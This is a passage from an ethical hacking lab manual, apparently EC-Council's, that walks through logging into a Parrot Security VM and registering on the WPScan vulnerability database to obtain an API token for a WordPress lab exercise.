


Figure 2.4.6: Facebook Settings page

16. Leave the user session running. Do not log out from the admin session of the WordPress site.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.4.7: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

18. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

TASK 4.4

Create an Account on WordPress Website

19. The **Mozilla Firefox** window appears. Type **https://wpvulndb.com/users/sign_up** into the address bar and press **Enter**.
20. A webpage with a **Register a new user** form appears; enter your personal details in the given fields. In the **Your Website** field, enter the website as **http://10.10.10.16:8080/CEH** and click the **REGISTER** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.8: Register a new user form

21. On the next page, the **WPScan Vulnerability Database** appears along with a notification saying **A message with a confirmation link has been sent to your email address…**

22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 20**.

23. Once you are logged into your email account, open the email from **noreply@wpvulndb.com**, and in the email, click the **Confirm my account** hyperlink.




Figure 2.4.9: Mail from noreply@wpvulndb.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 20**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.4.10: Confirmation successful

25. The **Signed in successfully** message appears along with the available application choices. Click the **FREE USAGE** button under the **Free Usage** option.




Figure 2.4.11: Select Free Usage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The **Edit Profile** page appears; scroll down to the **API Token** section and observe the API Token. Note down this API Token; we will use this token in the later steps.

